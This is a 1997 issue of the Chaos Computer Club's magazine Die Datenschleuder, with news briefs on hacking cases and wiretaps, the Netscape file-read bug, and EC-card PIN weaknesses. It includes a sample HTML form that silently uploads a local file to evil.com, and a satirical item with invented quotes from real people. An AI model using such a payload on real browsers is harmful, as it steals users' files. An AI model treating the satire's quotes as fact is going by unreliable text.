Die Datenschleuder

Das wissenschaftliche Fachblatt für Datenreisende
Ein Organ des Chaos Computer Club

Ein **Sicherheitsproblem** bei ihrer EC-Karte ist aufgetreten.

Geben Sie die Karte ihrer Bank zurück.

Gehen Sie nicht über Los.

Ziehen sie keine Klage wegen Betrugs und Vortäuschung einer Straftat ein.

- *Aktenzeichen EC ungelöst*
- *Neues von der Kryptofront*
- *Internetz endlich verboten*

Neu! Jetzt mit ohne CD-ROM!

ISSN 0930-1045
Juni 1997, DM 5,00
Postvertriebsstück C11301F

#59

Impressum

Die Datenschleuder Nr. 59
Quartal I, Juni 1997

Herausgeber:
(Abo´s, Adressänderungen etc.)
Chaos Computer Club e.V.
Schwenckestrasse 85
D-20255 Hamburg
Tel. 040-401801-0 /Fax. 040-4917689
Mail: office@ccchh.ccc.de

Redaktion:
(Artikel, Leserbriefe etc.)
Redaktion Datenschleuder
Postfach 642 860
D-10048 Berlin
Tel. 030-28354872/Fax. 030-28354878
(Tel ändert sich vorr. demnächst)
Mail: ds@ccc.de

Druck: St. Pauli Druckerei Hamburg

ViSdP: Andy Müller-Maguhn

Mitarbeiter dieser Ausgabe:
Andreas, Bishop (bishop@ccc.de), Andy (andy@ccc.de), Wau Holland (wau@ccc.de), Tim Pritlove (tim@ccc.de), Christine Schönfeld, Silke, Tobias (tobias@ccc.de), Zapf Dingbats

Adressen

siehe auch http://www.ccc.de & de.org.ccc

Hamburg: Treff jeden Dienstag, 20 Uhr in den Clubräumen in der Schwenckestr. 85 oder im griechischen Restaurant gegenüber. U-Bahn Osterstrasse / Tel. (040) 401801-0, Fax (040) 4917689, Mail: ccchh@ccc.de

Berlin: Treff jeden Dienstag ca. 20 Uhr in den Clubräumen, Neue Schönhauser Str. 20, Vorderhaus ganz oben. S-/U-Alexanderplatz, S-Hackescher Markt oder U-Weinmeisterstr. Tel. (030) 28354870, Fax (030) 28354878, Mail: cccbln@ccc.de. Briefpost: CCC Berlin, Postfach 642 860, D-10048 Berlin Chaosradio auf Fritz i.d.R. am letzten Mittwoch im Monat von 22.00-01.00 Uhr.

Sachsen/Leipzig: Treffen jeden Dienstag ab 19 Uhr im Café Ambiente, Petersteinweg, Nähe Neues Rathaus/Hauptpolizeiwache. Veranstaltungen werden p. Mail über d. Sachsen-Verteiler (Uni-Leipz) angekündigt. Infos f. Neueinsteiger gibt´s von bubble@sachsen.ccc.de /Briefpost: Virtueller CCC-Sachsen, c/o Frohburger Medienhaus, Leipziger Str. 3, 04654 Frohburg, Tel: (034348)51153, Fax (034348)51024, Mail: sachsen@ccc.de, http://www.sachsen.ccc.de

Köln: Ab 1. Juli Treff jeden Dienstag um 19:30 bei Abgang! in der Händelstrasse 19. Telefonischer Kontakt via 0177-2605262.

Mönchengladbach: Treff: Surfers Paradise, Bahner 19 in Mönchengladbach vorerst einmal im Monat jeden letzten Freitag, Ab 1. August dann immer Dienstags um 20 Uhr. Mail: gregor@enconet.de

Bielefeld: FoeBud e.V., Treff jeden Dienstag um 19:30 im Cafe Durst in der Heeperstr. 64. Monatliche „Public Domain" Veranstaltung, siehe Mailbox. Briefpost: Foebud e.V., Marktstr. 18, D-33602 Bielefeld, Fax. (0521) 61172, Mailbox (0521) 68000 und Telefon-Hotline Mo-Fr 17-19 Uhr (0521) 175254. Mail zentrale@bionic.zerberus.de

Lübeck: Treff am ersten und dritten Freitag im Monat um 19 Uhr im „Shorty's", Kronsforder Allee 3a. mail: ccc@ews.on-luebeck.de, http://www.on-lübeck.de/bfischer/ccc.html, Briefpost: CCC-HL c/o Benno Fischer, Bugenhagenstr. 7, D-23568 Lübeck. Tel. (0451) 3882220, Fax. (0451) 3882221

Ulm: Treff jeden Montag um 19 Uhr im Cafe Einstein an der Uni Ulm. Kontakt: frank.kargl@rz.uni-ulm.de

Stuttgart: Computerunde Sücrates, Mail norman@delos.stgt.sub.org

Frankfurt/Mainz: kriegen sich noch nicht zusammengerauft. Wird das bald mal was?!

Österreich: Engagierte ComputerexpertInnen, Postfach 168, A-1015 Wien

USA: 2600 siehe http://www.2600.com

Editorial

Wir Diskordier müssen auseinanderhalten...

Liebe Datenschleuder Leser,

das Prinzip der Dezentralität und Diskordinität (und leider auch der Diskoordinität ;-) begleitet diesen Computer Club jetzt schon seit mehr als ein Jahrzehnt. Die Dynamik des Lebens, gekoppelt mit der Erfrischung der Wiedersprüche und ähnlichen Zutaten waren bislang ein mehr oder weniger gutes Rezept das Chaos aufrechtzuerhalten.

Ob wir allerdings mit der wachsenden Relevanz unserer Themen (z.B. diese blöden Computer & ihre Auswirkungen auf das menschliche Leben) unsere Diskoordinität auch beibehalten sollten, steht momentan mal wieder zur diskordischen Diskussion. Professionalisierung als Gebot der Stunde? Machtübernahme? Forschungszentrum für kybernetische Hebelermittlung? Stiftung für hochbegabte aber sozial extraterristisch orientierte Jugendliche? Lobbyarbeit? Partei gründen? Genossenschaft aller CCC nahen Firmen? Bundesregierung wegprogrammieren? Internet endlich als Land bei der UN anmelden und dahin ziehen?

Informationsfreiheit ist leicht gesagt und schwer verwirklicht. Unser Layouter z.B. hat sich von der letzten Datenschleuder noch nicht erholt und vor Fertigstellung dieser erstmal die Flucht ergriffen und sich in den Urlaub abgesetzt. Der für Beschreibung derartiger Sachverhalte zuständige Redakteur für die Katastrophenberichterstattung wurde das letzte mal beim packen seines Wohnmobils gesehen. Und das Resultat von alldem?

Haltet ihr in den Händen.

Trotzdem gibt es hoffnungsvolle Ansätze, mit dem Chaos bald die Welt zu regieren. Kritiker behaupten, wir würden das längst tun. Effektivere Maßnahmen ergreift in diesem Sinne jedoch eher die Bundesregierung: erläßt „Multimedia"- Gesetze die eigentlich alles unklare wie z.B. Verantwortlichkeiten regeln sollen, in erster Linie aber deutlich dokumentieren, daß die Verantwortlichen das Internet gar nicht begriffen haben und in der Konsequenz ein Riesen-Chaos anrichten. In diesem Sinne gibt es viel zu tun. Lasst uns bloss wegfahrn. Nach Holland zum Beispiel (siehe Seite 31).

rät,

eure Stimme aus dem Chaos

Index

Kurzmeldungen

Deutschland

1996 soviele Telefone abgehört wie niemals zuvor

Das Bundeskriminalamt und die Bundesanwaltschaft haben im vergangenen Jahr soviele Telefone abhören lassen wie nie zuvor. Demnach wurden insgesamt 4674 fest installierte Anschlüsse mit richterlicher Genehmigung angezapft.

Das seien 27,5 Prozent mehr als im Vorjahr gewesen. Auch die Zahl der überwachten Funk-Telefone erreichte mit 1929 abgehörten Mobilanschlüssen Rekordhöhe. Die Abhöraktionen kosteten insgesamt weit mehr als eine Million Mark.

AFP/Bild 15.05.1997

Europa

Internet Provider Takes On Top European Carriers

One of Europe's leading independent Internet service providers is to launch anti-trust actions against the European Union's top three telecommunications carriers.

EuNet International, a Dutch-based ISP, said Tuesday it is set to launch a slate of complaints to the European Commission over alleged dirty tricks including abuse of dominant market position and unexplained delays to services promised to EuNet — by top EU telecom carriers attempting to protect their online service business against the independent ISPs.

EuNet International product development director Johan Helsingius said his company will file complaints to the European Commission against Deutsche Telekom, France Telecom and British Telecom. EuNet has already filed one complaint last month, against Belgium's national carrier Belgacom. Outside the EU, the company has won a case against Swiss PTT over unfair subsidies to its own online service, Helsingius said. „Belgacom has shown discriminatory practice toward us on almost everything, including delaying on deliverables without explanation," Helsingius said at a European chief executives' conference organized by the Wall Street Journal here. „There's no decision yet, because the commission is still investigating the case."

The EC regulates competition in the 15 countries of the European Union. „But that [the complaint against Belgacom] is just a pilot," Helsingius added. „We have a box full of other complaints against incumbent operators in Germany, the United Kingdom and France. In Germany, Deutsche Telekom is so strong in the market that they just dominate." EuNet International, which runs its own Internet backbone but needs to interconnect with local networks, is also unhappy with its treatment from Dutch operator PTT Nederland, Helsingius said, but he added: „They are not the worst offenders" EC competition officials declined to confirm whether the commission will launch a full investigation over the Belgacom case.

„We are doing our duty, and Belgacom knows us very well," said one senior competition official, who could not be quoted by name.

Complaints against European national telephone companies by ISPs and by independent telecom carriers are expected to increase during the next six months, as the EU prepares for the liberalization of telecom markets in January 1998.

But though the European telecom services

market is supposed to be open to competition by January next year, the EC has yet to work out how it will treat Net-based services — such as Internet telephony — which compete directly with traditional carriers. The EC said in May it was setting up a special unit to deal with complaints of anti-competitive behavior in the run-up to liberalization of the telecom market.

Peter Chapman, Techwire 06.04.1997
(Johan Helsingius aka Julf war über lange Jahre hinweg der Betreiber von anon.penet.fi)

No, this is afterlife.
Cyberspace is over there!

Planet Erde

Biologische Kriegsführung: Kuba beschuldigt USA

Laut CNN-Web vom 15.5.1997 sehen sich kubanische Farmer derzeit mit einem Problem konfrontiert, das sie bislang nur mit der Lupe erkennen können: ihre Ernte wird durch einen winzigen Schädling namens „Thryps palmi“ bedroht. Sämtliche Pestizide haben sich als ineffektiv erwiesen. Das Insekt hat bereits einen erheblichen Teil der kubanischen Gemüseernte (Kohl, Tomaten, Gurken, Bohnen) befallen, so daß massive Preisanstiege zu erwarten sind, wenn die Insektenplage anhält.

Die kubanische Regierung wirft den USA biologische Kriegsführung vor. Ein US-Flugzeug soll den Schädling im letzten Oktober über Kuba ausgesetzt haben. Washington dementiert.

Die Meldung war einen halben Tag auf dem CNN-Server und verschwand dann...

Internet

Masterspy Turned Out to be Schoolboy Hacker

LONDON - A masterspy believed by the Pentagon to be the No. 1threat to U.S. security and deadlier than the KGB turned out to be a British schoolboy hacker working out of his bedroom. U.S. military chiefs feared that an East European spy ring had gained access to their innermost intelligence secrets and hacked into American Air Defense systems.

But a 13-month investigation and a dramatic police raid on his London home revealed that 16-year-old music student Richard Pryce was the culprit. Pryce, known on the internet as „The Datastream Cowboy,“ was fined $1,915 Friday by a London court after what his lawyer called „a schoolboy prank“ reminiscent of the movie „War Games.“ The U.S. Senate armed services committee was told the mystery hacker was the number one threat to U.S. security. He was said to have downloaded dozens of secret files, including details of the research and development of ballistic missiles. Up to 200 security breaches were logged. Using a $1,200 computer and modem, Pryce hacked into computers at Griffiss Air Base in New York and a network in California run by the missile and aircraft manufacturer Lockheed. „Those places were a lot easier to get into than university computers in England,“ Pryce told reporters. „It was more of a challenge really, going somewhere I wasn’t meant to. If you set out to go somewhere and you get there, other hackers would be

Kurzmeldungen

impressed," he said. His prank put Pryce on the front pages of most British newspapers Saturday with tales of „The Schoolboy masterspy" and „The Boy who cracked open the Pentagon."

Pryce, now 19, has been offered sizeable sums for the book and film rights to his story but his parents say he prefers to stick to his double bass and concentrate on winning a place in a leading London orchestra.

„Quite remarkably in a society dominated by sleaze, he has refused all the offers and wants xto resume his quiet life," said his father, Nick Robertson. His computer skills were not reflected in his exam results — he was only awarded a 'D' grade.

Reuter 22.03.1997

Internet

Sex-Straftäter am Internet-Pranger

Seattle - Sex-Straftäter stehen im US-Bundesstaat Alaska nach ihrer Haftentlassung am elektronischen Pranger. Wer wegen Vergewaltigung, Kindesmißbrauch oder Verbreitung von Pornographie verurteilt wurde, wird mit Namen und Adresse auf einer neuen Webseite angegeben. Sie sei ein voller Erfolg, sagte die Polizei in Anchorage. In den ersten 24 Stunden seit ihrer Einrichtung sei sie fast 4000 mal angewählt worden. Wie in vielen anderen US-Bundesstaaten sollten die Bürger durch die Veröffentlichung wissen, wer in ihrer Mitte wohne.

dpa 13.06.1997

Internet

Hackers hit Polish prime minister's website

WARSAW - A hacker broke into the Polish cabinet's internet website over the weekend, altering its heading to read „Hackpublic of Poland" and „Government Disinformation Center," a newspaper reported Wednesday. Internet users seeking information from the prime minister's office found themselves referred to the site of Playboy magazine by the unknown hacker, who signed him or herself „Damage.Inc," the daily Gazeta Wyborcza said. An official in the office which produced the government website told Reuters Wednesday it had been withdrawn pending the provision of new security codes.A copy of the altered version could still be viewed on http://www.software.com.pl/intdev/news/welcomep.html, the server of the Net Security Institute (IBS) in Warsaw. The newspaper quoted government spokeswoman Aleksandra Jakubowska as saying that the cabinet website was not connected to the government's internal computer network so there was no danger of using the internet to access government secrets.

Reuter 07.05.1997

Internet

Japan police say hacker replaced weather with porn

TOKYO, (23.05.1997/Reuter) - Japanese police on Friday arrested a 27-year-old computer engineer suspected of replacing public weather charts on the Internet with pornographic pictures. A spokesman for Osaka police said Koichi Kubojima, a resident of the northern Tokyo suburb of Fujimi, was the first person in Japan to be arrested for suspected violation of a 1987 anti-hacker law.

Kubojima is accused of taking over seven web pages of the Osaka-based television network Asahi Broadcasting Company on May 18 and replacing five of the seven

weather charts on the pages with pornographic pictures. He also faces charges under Japan's anti-obscenity laws. Police said Kubojima told investigators he was just trying to have some fun and tried but failed to delete the pictures when he learned that his own actions were being reported all over on the Internet. He used a fake password obtained from a local Internet provider to enter the website from his personal computer at home, but his operations were retraced by investigators through phone records kept at the provider firm, police said. If convicted, Kubojima faces a fine of one million yen ($8,600) and a prison term of up to five years under tough penalties against hackers adopted in 1992.

Bugs

Netscape Security Flaw is a feature

Many of us have been watching the CNN reports—headline reports at that—that all past and current versions of Netscape on all platforms have reportedly carried the bug that allows any Web site being hit by Netscape to examine files on the user's hard disk.

(A demonstration by the Danish team was compelling. CNN-FN generated a text file, placed it on their hard disk, and accessed the Danish site. Moments later, the Danes read back the text file. Over and over for more examples. They _could have been_ the NSA Web site, and the files could have been history files, passphrase files, etc. History files are common, and give captured kestrokes, of course.)

But how could such a massive, massive flaw have gone undiscovered for so long?

The answer, „It's a feature, not a bug."

According to Netscape spokesmen, this feature was added to the kernel of Mosaic, then Navigator, in 1993, as part of the Clipper Key Recovery Program. As James Clarke put it an interview tonight on MSNBC, „Dorothy Denning asked us to insert the „remote read" capabilities to ensure that the legitimate needs of law enforcement are met. No person cruising the Web has any expectation of privacy, as even Declan McCullagh has pointed out." Marc Rotenberg commented, „Privacy at the individual user level is unimportant, just so long as a Privacy Ombudsman can decide on the legitimate needs of law enforcement."

Meanwhile, Microsoft has acknowledge that all lines to its Redmond site are clogged by people dumping Navigator and trying to download Explorer.

—Tim May, tcmay@got.net

Netscape Exploit

Here is a sample it isn't complete but you get the basic idea of what is going on

<HTML><HEAD><TITLE>Evil-DOT-COM Homepage</TITLE><HEAD>

<BODY onLoad="daForm.submit()">

<FORM>

NAME="daForm"

ACTION="http://evil.com/cgi-bin/formmail.pl"

METHOD=POST

<INPUT TYPE=FILE VALUE="c:\config.sys" Name="Save This Document on your Harddrive"

<INPUT TYPE=HIDDEN NAME="recipient" value="foobar@evil.com"

and so on and so forth...

Lucky Green <shamrock@netcom.com>

Kurzmeldungen

...Bugs...

Netscape privacy problem reproduced

Using information gleaned from the web site of the Danish company that first reported the problem, Keith Woodard and Dave Humphrey at EIFIST have built a web page which reproduces the privacy problem in Netscape Navigator and Communicator web browsers. From that effort they have developed a better understanding of how the Netscape bug works, and what defensive measures users can take until a bugfix is available from Netscape. First, the problem is indeed read-only, and involves only files to which the explicit path name is known. Second, all file systems accessible from the Netscape user's system are reachable — that means mapped network drives as well as the local hard disk. Third, JavaScript can be used by a web site to automate reading a user's file so that it is invisible to the user. However, the bug does not involve use of Java at all.

The demo website can be visited at the following URL:

http://eifist.frb.org/hacker/fileupload.html

Please urge all Internet web users to take the following interim steps until a permanent fix is available from Netscape:

* In Navigator 3.x and 2.x, go to the Options menu and select Security Preferences. Select the „Submitting a Form Insecurely" preference to enable that warning dialog box. This will generate a warning box whenever a site tries to upload a form, giving the user a chance to decide whether to allow it.

* Also, in Navigator 3.x and 2.x, go to the Options menu and select Network Preferences. Turn OFF the „Enable JavaScript" preference. This will block execution of JavaScript code which might try to perform an invisible file upload, while permitting display of the rest of the page.These measures are temporary until a full bug fix is made available by Netscape and proven against the EIFIST demo page.

Regards

NT Insecurity

In order to expose the flaw and demonstrate these potential vulne abilities,NTsecurity.com created a program tool called RedButton. When executed, RedButton exploits the flaw and does the following: - logs on remotely to a Target computer without presenting any User Name and Password- gains access to the resources published to Everyone - determines the current name of Built-in Administrator account (thus demonstrating that it is useless to rename it) - reads several registry entries (i.e. it displays the name of Registered Owner) - lists all shares (including the hidden ones) RedButton is not an intruder's tool, and it does not increase any security risks or vulnerability. However, it demonstrates how a potential intruder can exploit an NT system.

http://www.ntsecurity.com/RedButton/index.htm

Chaos Realitäts Abgleich

Evolution

Absolution für Ladendiebe

Supermärkte seien wie Krebsgeschwüre für das soziale Leben in den Städten, meint der anglikanische Geistliche John Papworth. Deshalb sei Ladendiebstahl keine Sünde. Die Kirche von England reagierte ebenso ungehalten wie Supermarktketten und der britische Innenminister. Doch Papworth läßt sich nicht beirren: Jesus habe zwar Nächstenliebe gepredigt, er habe aber nicht gesagt: „Du sollst Marks und Spencer lieben“, sagte der Geistliche in Anspielung eine britische Supermarktkette.

Quelle: CriminalDigest 2/97

De-Evolution


Pay per view execution?

In the U.S. Timothy McVeigh might get a pay-per-view execution prime time In middle ages executions were popular spectacles: it was a way for powerful (nobles, kings, church, etc.) to show their power in most flagrant way to the peasants and just ordinary plebs. It was also a way for the public to participate in the punishment of the perceived evil - whether it was a real Jeffrey Dahmer like psycho, or a woman accused for witchcraft. Watching the criminal die for his/hers crimes or sins works cathartic on people. It also reinforces the public belief in justice, order and the state. Only later in our development as humans did we decide that an execution is actually a state sponsored murder, and no murder is justified under the rule of God, so, therefore, while many governments did not dispense off death penalty, they usually restrained themselves from televising executions and instead showing them just to the close range of relatives of victims. To make an execution public like in the case of Tim McVeigh, would be like returning to the 15th century. Arguably, in the case of Oklahoma City bombing, the victims were random Americans, and by extension each resident of the U.S. can be considered their relative, proponents of the televised execution may say. However, public was never in the entire history CHARGED to view an execution. How many people would actually pay to watch Timothy die? Imagine after a day of hard work, you relax on your couch, pop up a beer can and order a nice pay-per-view execution. Watch him die in privacy and convenience of your own apartment. How much should it cost? How much would people be willing to pay? Should the victims and their relatives be paid royalties - I mean, their suffering brought down the sentence and the execution, but they did not actively participate in the business. Will cable companies let them watch execution for free, or at some discount at least? Bizarre as it is - introduction of pay-per-view executions may reduce the backlog on the death row: now, when there is money to be made, maybe there will be state licensed lethal injection private practitioners (Kevorkian, as a person with immense experience, should apply), and the process of „delivering justice“ may speed up considerably.


Michael, nach 5 Tagen im Internet:
„Ich bin Jesus!“

http://www.peacenet.org/balkans/
Ursprung : /APC/GEN/RADIO
Ersteller: ivo@reporters.net

PO Box 46, NYC NY 10029, USA


mittel haben seinen Blick verschleiert.
Sein Geist ist in einer anderen Welt. Internet-Wahn.
„Er hatte alles, was sich ein Junge wünschen kann“

EC-Karten Unsicherheit

Bereits in der **Datenschleuder Nummer 53** im Dezember 1995 wurde der Leser in einem einen längeren Artikel über die Verbraucherschutz-Problematik der EC-Karte aufgeklärt. Im Kern besteht das Problem in der sog. „Sorgfaltspflicht“ des Kunden zum Umgang mit dem PIN-Code, welcher zu seiner EC-Karte gehört.

Der Kunde ist verpflichtet, diesen PIN-Code niemandem mitzuteilen, ihn nicht zusammen mit der Karte aufzubewahren, ihn nicht auf die EC-Karte selbst zu schreiben und so fort. Wird nun jemand seine EC-Karte z.B. mit seinem kompletten Portemonaie geklaut und es kommt, bevor er die Karte über den zentralen Sperrdienst in Frankfurt sperrt, zu Abhebungen, hat er ein Problem. Konkret muss er seiner Bank beweisen, daß er seiner Sorgfaltspflicht nachgekommen ist, also seinem geklauten Portemonaie kein Zettel mit seinem PIN-Code beilag. Die Banken argumentierten bisher mit der Unmöglichkeit, von den Daten des Magnetstreifens auf den PIN-Code zu kommen. Sie verdächtigen standartmässig im Gegensatz den Kunden, den Diebstahl der Karte nur vorgetäuscht zu haben und die Abhebungen selbst getätigt zu haben, bzw. als Mittäter diese mitgeteilt zu haben.

Auch wenn der Algorithmus und die Vorgehensweise, wie aus den Kartendaten der PIN berechnet wird schon länger bekannt ist, gelang der Beweis der Berechnung bisher eher nicht und Gerichtsverfahren gingen entsprechend verbraucherungünstig aus.

Lediglich in einem Gerichtsverfahren von 1988 (**AZ 36C4386/87**) in denen Prof. Dr. Pausch in einem Gutachten ermittelte, das der PIN-Code sehr wohl unter bestimmten Vorraussetzungen ermittelbar war, bekam die betroffene Kundin recht. In der Datenschleuder 53 versprach ich damals mehr über das Gutachten von Pausch und das Urteil in Erfahrung zu bringen, was aufgrund akuten Chaos auf anderen Baustellen (CCC´95 und Folgen) unterblieb. Dies ist insofern im nachhinein wichtig, als das der DS-Artikel in mehreren Gerichtsverfahren als Beweismaterial eingereicht wurde und die Banken dann mit Verweis auf den versprochenen aber fehlenden Folgeartikel mit den Details vom Pausch-Gutachten seine (!) Seriösität anzweifelten. Unter dem Motto: „nicht mal die haben es geschafft, die Informationen zu bekommen...“.

Diese Details und etliche andere kamen jedoch erst in den letzten Wochen zum Vorschein, nachdem ein spektakuläres Gerichtsurteil des **OLG Hamm** am **17.03.1997** Bewegung in die Sache brachte. Unter dem Aktenzeichen **31 U 72 / 96** und der - leider erst Mitte Mai verfügbaren Urteilsbegründung (2) - wurde nicht nur auf Oberlandesgerichtsebene in einem nicht-revisionsfähigen Urteil die Ermittelbarkeit aufgrund der Kartendaten bestätigt, sondern auch gleich die Beweislastfrage auf die fallspezifischen Randhandlungen bezogen. Ausschlaggebend war wiederum ein Gutachten des Prof. Dr. Pausch, der allerdings diesmal wesentlich ausführlicher die ihm bekannten Möglichkeiten aufzeigte, wie ein Dieb den PIN-Code ermitteln könne.

Das nachstehend (mit freundlicher Genehmigung von Prof. Dr. Pausch) abgedruckte Gutachten spricht für sich und bringt deutliche Beleuchtung in den Sachverhalt. Die Feststellung, daß die Möglichkeit des Erratens des PIN-Codes mit einer Wahrscheinlichkeit von **1:150** aufgrund ungleichmässiger Verteilung anderer Details möglich ist, wurde beim OLG-Hamm sogar von Herrn Dr. Heuser vom Bundesamt für Sicherheit in der Informationstechnik (BSI) bestätigt.

Herr Dr. Heuser versprach übrigens einem Mitarbeiter der Datenschleuder zwar die umgehende Zusendung seines Gutachtens, dies erreichte uns jedoch auch nach 4 Wochen nicht. Mittlerweile sind von mehreren unabhängigen Quellen Hinweise auf die Motive des BSI aufgetaucht, nach 15 (!) Jahren die längst bekannte Unsicherheit des EC-Kartenverfahrens teilweise einzugestehen. Das BSI, so heißt es, arbeitet an einer chipkartenbasierten Lösung für rechtsverbindliche elektronische Unterschriften (Authentifizierung) nach der jüngst verabschiedeten Signaturgesetzgebung des Multimedia-Gesetzes aus dem Hause Rüttgers (BMBF). Wäre ja auch komisch, wenn sich das

staatliche BSI sich uneigennützig gegen die Banken wenden würde...

Doch zurück zur Unsicherheit des EC-Systems. Die Wahrscheinlichkeitsaussage beruht auf der Art und Weise der internen Umrechnung und einer Besonderheit. Die Besonderheit ist, dass die erste Ziffer der PIN niemals eine 0 ist, tritt eine 0 im Rechenprozeß als Ergebnis aus wird daraus eine 1 gemacht. Die Art und Weise der Umrechnung ist die Umwandlung der internen Hex-Werte (0-9 & A-F) auf Dezimalziffern (0-9): aus „A-F“ wird wiederum „0-5“ nach Modulo 10: A=0, B=1 etc. - und aus A=0 wird bei der ersten Ziffer wiederum aus 0 eine 1 weil die 0 per Definition hier nicht erlaubt ist. So treten an 1. Stelle die Ziffern 0,1,A,B vier mal so häufig auf wie andere, die Ziffern 1-5 insgesamt bei den anderen Stellen jedoch doppelt so häufig auf wie die anderen. Damit treten bestimmte PIN´s häufiger auf als andere (Errechnungen dem Leser vorbehalten).

Reaktionen

Die Banken konzentrieren sich in ihrer Reaktion derweil auf Nebelwerfen und Mauern - nebst Umstellung auf ein neues PIN-Verfahren. Das betroffene Institut des OLG-Hamm Urteils, die Postbank, verweigert z.B. eine eigene Stellungnahme (3) und verweist auf den Zentralen Kreditausschuß (ZKA). Dieser wiederum versucht mit nebulösen Angaben die Urteilsbegründung und den Gutachter zu diskreditieren.

So behauptet der ZKA (4) beispielsweise, „[...] *Viele Karten verfügen über gar keine gültigen Offset-Werte mehr, da diese Werte für die Überprüfung der PIN heute nicht mehr benötigt werden. Der angenommene Wahrscheinlichkeitswert für ein Erraten der PIN ist daher nicht zutreffend*.“. Implizit wird (aufgrund des Zwecks des Offsets; der Offset ist der (Zahlen-)wert, der dem Rechenergebnis des Poolschlüssels hinzugefügt wird, wenn der Institutsschlüssel nicht vorliegt) damit behauptet, es gäbe quasi keine offline-betriebene GAA mehr, was allerdings sachlich falsch ist. So sind nicht nur offline-Zeiten von GAA aufgrund der Umbuchung vom technischen auf den juristischen Datenbestand bekannt, sondern auch weiterhin (offline) GAA im (europäischen) Ausland; auch berichtete Pausch auf der „a´la Card“ Konferenz in Hamburg von einem Fall von einer westdeutschen Großstadt im Mai 1997, wo ein Bagger versehentlich die Kabelverbindungen eines GAA wegriß und dieser trotzdem noch ec-Karten akzeptierte und bei richtigem PIN Geld ausspuckte. Bankenvertreter räumten auf selbiger Konferenz in der Diskussion übrigens ein, man könne ja auch nicht im Offline-Fall einfach die Auszahlung verweigern; man stelle sich den Kunden im Ausland vor, der auf einmal kein Bargeld bekommt oder im Restaurant sein Essen nicht bezahlen kann...

Eine richtige Sachinformation enthält die ZKA-Stellungnahme dann übrigens doch noch: *„Darüber hinaus werden alle Verfügungen und Verführungsversuche mit falscher PIN protokolliert, so daß Angriffe, die auf einem Ausprobieren von PIN beruhen, nachvollzogen und eindeutig erkannt werden können.“* (die Frage ist nur wo, wann und durch wen!) sowie die Folgerung (wenn man sich die Einschränkung hinzudenkt, dass dies nur beim online-Betrieb überhaupt sein kann), daß *„Auch eine Veränderung des Fehlbedienungszählers auf der Karte führt daher nicht zu einer beliebig hohen Zahl von PIN-Versuchen.*“.

Ganz zufällig, völlig unabhängig von diesen Geschehnissen und in überhaupt keinem Zusammenhang stehend (;-) verkündet uns ein Artikel in der **FAZ** vom **27.05.1997**, dann daß noch dieses Jahr alle ec-Karten eine neue PIN zugewiesen bekommen. Auf dem Weg zur Abschaffung des 56-bit Poolschlüssels und offline-GAA hin zu **128-Bit Institutsschlüsseln** und der Möglichkeit, seinen PIN selbst zu ändern gibt es zwei Schritte.

Zunächst erhalten die ec-Karten Kunden eine neue PIN mitgeteilt, die zum Tag X gilt. Dann im zweiten Schritt (ca. 1998) kann der Kunde die (neue) PIN selbst ändern (auf 4-12 numerische Ziffern). Nach einer Übergangszeit mit zwei gleichzeitig gültigen PIN´s (also der bisherigen (!) und der neuen, zunächst nicht aber später veränderbaren) von drei bis fünf Monaten stirbt dann die alte PIN und

EC-Karten Unsicherheit

Spur 3 des Magnetstreifens wird gelöscht (Offsets etc.). Offline-Autorisierung gibt es dann nur noch mit Chipkartenfunktion; das heißt in die elektronische Geldbörse wird eine Authorisierungsfunktion für die EC-Karte eingebaut. (Ist sie aber in den jetzt bereits ausgegebenen Karten noch nicht.)

Die entscheidende technische Schwachstelle des EC-Kartensystems ist und bleibt der 56-bit DES Pool-Schlüssel. Das haben offenbar auch die Banken erkannt, erklärt die Vorgehensweise nach FAZ. Zusätzlich sollte mensch wissen, daß der Pool-Schlüssel, der (siehe Schema) die Errechenbarkeit des PIN-Codes zu *jeder* EC-Karte (mit dem Offset) ermöglicht, **seit Einführung des EC-Kartensystems nicht geändert wurde**.

Im Sinne der Evolution

Um die unheilsvolle Behauptung der Banken, der PIN sei aufgrund der Kartendaten nicht errechenbar ein für alle mal in den Bereich der Unwahrheit zu rücken - und somit die Haftungsfrage zu lösen und sich nicht mit den kosmetischen Spielerein zufriedenzugeben, entstand im CCC die Idee, den 56-Bit Poolschlüssel doch einfach zu knacken. Und das steht jetzt als Projekt an. Konkret haben wir uns dazu entschlossen, eine Schlüsselknackmaschine zu bauen (verteiltes Rechnen dauert zu lange). Die Detailfragen, etwa ob wir uns mit ASIC´s auf eine kostengünstigere, aber auf 56bitDES beschränkt Lösung einlassen oder mit FPGA´s eine flexiblere, aber aufwendigere und teurere Maschine konstruieren befinden sich in der Diskussion (z.B. de.org.ccc). Auf der HIP´97 Konferenz in Holland (siehe diese Datenschleuder) soll die Konstruktionsdiskussion öffentlich geführt und die Entscheidungsfindung baldmöglichst abgeschlossen werden.

Abgesehen von den nicht ganz kleinen technischen Problemen, die im Rahmen des Projektes zu lösen sind gibt es natürlich noch ein finanzielles. Unter Berücksichtigung des Zeitdrucks (Pool-Schlüssel muß noch dieses Jahr vorliegen, bzw [...selberdenken...]), der zu lösenden technischen Probleme (ASIC-Erstellung bzw. FPGA-Programmierung, Lieferzeiten, Stromversorgung (!), Bussystem) ist das Projekt unter 1 Million DM mit den zur Verfügung stehenden Ressourcen schwerlich zu lösen. Nach 2 Wochen Diskussion haben wir uns zmd. von jeglichen „selberlöten"-Lösungen entfernt und Outsourcing von Teilaufgaben (Hardware) als sinnvoll befunden.

Wo das Geld hernehmen?

Um es gleich klarzustellen: die Aktion findet in Kooperation mit Verbraucherschutzverbänden und Rechtsanwälten statt um unzweifelhafte legale Aktivität im Sinne des Verbraucherschutzes sicherzustellen. Es geht neben der öffentlichen Beleuchtung der EC-Kartenproblematik natürlich auch darum, auch dem letzten DAU klarzumachen, daß der 56bit-DES unsicher ist; denn die Geheimdienste haben längst Maschinen um den kompletten 56bit-Keyspace in weniger als 10 Sekunden durchzurechnen und so trotz Brute-Force effektiv zu arbeiten. Der BND etwa betreibt zwei solcher Rechner (Thinking Machine Corporation). Im Grunde wirft die Freigabe von 128bit-Schlüsseln (IDEA) durch die Amerikaner (siehe Meldung in dieser DS) schon ganz andere Fragen bezüglich geheimdienstlicher Aktivitäten auf.

